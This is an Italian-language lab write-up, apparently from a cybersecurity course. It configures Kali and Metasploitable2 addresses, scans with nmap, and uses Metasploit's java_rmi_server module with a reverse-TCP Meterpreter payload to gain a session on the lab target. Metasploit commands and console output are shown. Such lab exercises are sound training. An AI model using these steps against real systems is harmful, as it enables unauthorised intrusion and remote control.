BENCHMARK MODULO 4

Java RMI exploit privilege escalation

Ottenimento di una sessione Meterpreter con privilegi root in una macchina metasploitable2

Michele Garzoni
Cybersecurity Analyst M4

Cambio degli Indirizzi IP di Kali Linux e Metasploitable 2

Nell'ambito di questo esercizio, ho proceduto al cambiamento degli indirizzi IP di Kali Linux e di Metasploitable 2, seguendo le specifiche indicate. Questo è stato necessario per adattare l'ambiente di laboratorio alle esigenze dell'esercizio stesso.

Passaggi Seguiti:

Configurazione di Kali Linux:

Per cambiare l'indirizzo IP di Kali Linux, ho modificato il file di configurazione dell'interfaccia di rete, usando il seguente comando:

sudo nano /etc/network/interfaces

Ho modificato l'indirizzo IP dell'interfaccia di rete desiderata per corrispondere all'indirizzo IP richiesto (192.168.11.111) e ho riavviato il servizio di rete per applicare le modifiche.

Configurazione di Metasploitable 2:

Per cambiare l'indirizzo IP di Kali Linux, ho modificato il file di configurazione dell'interfaccia di rete usando il seguente comando:

sudo nano /etc/network/interfaces

Ho modificato l'indirizzo IP dell'interfaccia di rete desiderata per corrispondere all'indirizzo IP richiesto (192.168.11.112) e ho riavviato la macchina per rendere le impostazioni attive.


Verifica della Connessione:

Dopo aver configurato gli indirizzi IP come descritto sopra, ho verificato la corretta connessione tra le due macchine. Per farlo, ho eseguito i seguenti comando su entrambe le macchine:


Da Kali Linux a Metasploitable 2: Ho eseguito ping 192.168.11.112.
Da Metasploitable 2 a Kali Linux: Ho eseguito ping 192.168.11.111.

La verifica dei ping ha confermato con successo che le macchine possono comunicare tra loro sulla rete locale.

Screen dove Kali comunica correttamente con la macchina Metasploitable2



Ifconfig dopo l'edit del file interfaces:




Sfruttamento della Vulnerabilità Java RMI con Metasploit

0.5. Scansione di nmap sulla macchina Metasploitable2

Ovviamente, non dovremmo essere a conoscenza della vulnerabilità del servizio, quindi si inizia con una scansione nmap per individuare contro che target abbiamo a che fare e quali servizi sono attivi e con quale versione (e su quale porta sono eventualmente attivi)

Nmap -sV -p 1-1200 192.168.11.112




La scansione rivela che la porta 1099 accetta connessioni e ha un servizio “Java-rmi” attivo in ascolto, scopriamo anche l’OS (unix) della macchina target.

Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability riguarda diversi prodotti Java che implementano il server RMI (Remote Method Invocation). Questa vulnerabilità può permettere a un attaccante remoto non autenticato di eseguire codice arbitrario su un sistema bersaglio con privilegi elevati.


1. Avvio di Metasploit:

Per iniziare, ho avviato Metasploit dalla mia macchina attaccante, utilizzando il comando *msfconsole*. Questo ha aperto l'interfaccia della console Metasploit, pronta per l'uso dopo l'inserimento della password di root.



2. Selezione del Modulo di Sfruttamento:


Una volta aperto Metasploit, ho utilizzato il comando search per cercare moduli di sfruttamento relativi a Java RMI. Questo comando permette di cercare all'interno del vasto database di Metasploit per trovare moduli pertinenti a una specifica vulnerabilità o servizio. Nella nostra ricerca, abbiamo individuato il modulo "exploit/multi/misc/java_rmi_server" come adatto per la vulnerabilità Java RMI sulla porta 1099.



```
msf6 > search exploit java RMI

Matching Modules
================

   #   Name                                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce       2019-05-22       excellent  Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/misc/java_jmx_server                                    2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Java Code Execution
   2   auxiliary/scanner/misc/java_jmx_server                                2013-05-22       normal     No     Java JMX Server Insecure Endpoint Code Execution Scanner
   3   exploit/multi/misc/java_rmi_server                                    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   4   exploit/multi/browser/java_rmi_connection_impl                        2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
   5   exploit/multi/browser/java_signed_applet                              1997-02-19       excellent  No     Java Signed Applet Social Engineering Code Execution
   6   exploit/multi/http/jenkins_metaprogramming                            2019-01-08       excellent  Yes    Jenkins ACL Bypass and Metaprogramming RCE
   7   exploit/linux/misc/jenkins_java_deserialize                           2015-11-18       excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerability
   8   exploit/linux/http/kibana_timelion_prototype_pollution_rce            2019-10-30       manual     Yes    Kibana Timelion Prototype Pollution RCE
   9   exploit/multi/browser/firefox_xpi_bootstrapped_addon                  2007-06-27       excellent  No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
   10  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315            2023-05-26       excellent  Yes    Openfire authentication bypass with RCE plugin
   11  exploit/multi/http/torchserver_cve_2023_43654                         2023-10-03       excellent  Yes    PyTorch Model Server Registration and Deserialization RCE
   12  exploit/multi/http/totaljs_cms_widget_exec                            2019-08-30       excellent  Yes    Total.js CMS 12 Widget JavaScript Code Injection
   13  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc                2021-09-21       manual     Yes    VMware vCenter vScalation Priv Esc


Interact with a module by name or index. For example info 13, use 13 or use exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc

msf6 > use 3
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):
```

3. Selezione del Modulo e Impostazione delle Opzioni:

Dopo aver individuato il modulo appropriato, ho utilizzato il comando ***use 3*** per selezionarlo all'interno di Metasploit. Una volta selezionato, ho impostato l'indirizzo IP della macchina Metasploitable come target utilizzando il comando ***set RHOST***. Questo passaggio è essenziale per configurare correttamente il target da colpire con il nostro exploit.



4. Esecuzione dell'Exploit:

Una volta configurato il modulo con l'indirizzo IP della macchina vittima, ho eseguito l'exploit utilizzando il comando exploit. Questo comando ha avviato l'azione di sfruttamento della vulnerabilità Java RMI sulla macchina Metasploitable. Metasploit ha automatizzato il processo di sfruttamento della vulnerabilità, cercando di ottenere un accesso non autorizzato alla macchina vittima.

5. Ottenimento della Sessione Meterpreter:


Dopo aver eseguito con successo l'exploit, Metasploit ha sfruttato la vulnerabilità Java RMI sulla macchina Metasploitable e ha ottenuto una sessione Meterpreter. Questo tipo di sessione fornisce all'attaccante un elevato livello di controllo sulla macchina remota, consentendo di eseguire una vasta gamma di comandi e azioni.

Raccolta di Evidenze dalla Macchina Remota

1. Configurazione di Rete:


Una volta ottenuta una sessione remota Meterpreter sulla macchina vittima, è importante raccogliere informazioni sulla configurazione di rete della macchina remota. Questo può includere dettagli come l'indirizzo IP, il gateway predefinito, il subnet mask e altri parametri di rete pertinenti. Utilizzando i comandi appropriati all'interno di Meterpreter, è possibile estrarre queste informazioni per comprendere meglio l'ambiente di rete della macchina vittima.

